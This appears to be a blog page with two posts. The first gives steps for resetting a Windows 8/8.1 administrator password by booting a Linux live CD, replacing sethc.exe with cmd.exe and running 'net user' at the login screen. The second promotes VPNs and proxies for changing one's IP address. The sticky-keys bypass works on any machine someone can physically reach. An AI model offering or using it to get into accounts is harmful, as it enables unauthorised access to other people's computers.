How To Reset Windows 8/8.1 Admin Password Without Knowing Old Password
Today millions of users are using the latest version of Windows that is Windows 8 and 8.1 which is currently providing lots of features for their users. In this version you need to enter PIN or the password to access the administrator account but what if you forget your windows password. You think you need to install the new operating system in your computer system to access the services but actually you can change the password with the method with which we are here. So lets have a look on the method of How To Reset Windows 8/8.1 Admin Password Without Knowing Old Password. Yes it is possible and you can do  it with your self by just following a simple trick that i have discussed below.
How To Reset Windows 8/8.1 Admin Password Without Knowing Old Password
How-To-Reset-Windows-8-Password
How To Reset Windows 8 Password
This method is based on Windows 8/8.1 password cracking through other virtual OS that you will run on your computer without actually installing it. With this you will access the internal files of computer and reset admin panel.

Just proceed through below steps.
First of all you need to create a Linux Live Cd through linux ISO File.Now boot this CD in your computer through boot menu.Now there navigate to C:\Windows\System32.And there rename sethc.exe to sethc1.exe.And rename cmd.exe to sethc.exe.Now simply restart your computer.Now you will see you login screen, simply press shift button five times.You will see command prompt will open.34There type net user and hit enter.14Now you will see the name of administrator account note it down.Now type net user user_name new password and hit enter as shown in screenshots.24Thats it now type the password in login panel and you are logged in.
So above is all about How To Reset Windows 8/8.1 Admin Password Without Knowing Old Password. By this you can easily revover your forgotten password in windows and there will be no need to install new operating system in your computer to access the services. Hope you like the post, don’t forget to share it with your friend

Labels: , , , , ,

Learn how to change your ip address


Change IP Address

Every time you connect to the Internet, your ISP (Internet Service Provider) assigns an IP address to your computer that makes it possible for websites and applications to keep track of your online activities and also pin point your physical location. Therefore, in order to protect your Internet privacy, it is often necessary to change your IP address.

Ways to Change IP Address

The following are some of the possible ways to change IP address of your computer:

1. Using a VPN: Best Way to Change IP Address

Even though there are several methods to change your IP address, using a VPN proxy is by far the best and most secure way. The following are some of the most popular VPN proxies that most Internet users prefer:

  • Hide My Ass VPN – Hide My Ass is one of the most popular and trusted VPN service that provides a fast and secure proxy server to allow people to easily change their IP address and also obtain IP address from any country of their choice.
Download Hide My Ass VPN
  • VyprVPN – VyprVPN offers the world’s fastest VPN services to make it possible for its clients to easily change their real IP using a proxy and supports wide range of operating systems.
Download VyprVPN

Advantages of using VPN over other methods:

  • Fast, secure and highly reliable. All your web traffic is encrypted to keep your data safe from hackers and also protect your privacy.
  • You can choose from a list of countries and locations to obtain a new IP address. This makes it possible to have your origin from any country of your choice.
  • Easily bypass regional blocks to access sites and content that are restricted for your location.

2.Change IP by Restarting the Router

Every time you connect to the Internet your ISP may assign a different IP to your computer called dynamic IP. If your Internet connection uses a dynamic IP you can easily change it just by restarting your network device such as modem/router. All you need to do is just turn off its switch for a few seconds and turn it on again to get a different IP address assigned.
Unlike using a VPN, this method has quite a few drawbacks. Your newly assigned IP will have the same location or country as before and therefore if you’re trying to bypass a country block it would not be possible. Moreover, if your Internet connection uses a static IP address, you will get the same IP assigned no matter how many times you restart your router.

3. Using Free Web Proxy to Change Your IP Address

If you cannot afford a VPN service or restarting the router doesn’t get you a new IP, you can try some of the free browser based proxy services that help you change your IP address and surf anonymously. The following are some of the websites that offer free proxy services:

Drawbacks of using free web proxies

Even though these services come free of cost they also come with some of the following drawbacks:
  • Most of them are slow and websites take a lot of time to load.
  • Security and privacy is questionable as most of these free services are unreliable.
  • Users have to bare with annoying ads and pop-ups as these sites need to generate revenue to compensate for free service.
  • Limited or no choice over the selection of your IP location.

How to Ensure that Your IP is Changed?

To know your current IP address just type what is my ip address on Google and your public IP address should be displayed in the search results. Once you’ve successfully implemented one of the above mentioned IP changing methods, you can re-check your IP on Google to make sure that you have got a new one.
Change IP Address
The above snapshot shows the Google search result page displaying a new IP address after the router is restarted.

Labels: , , , , ,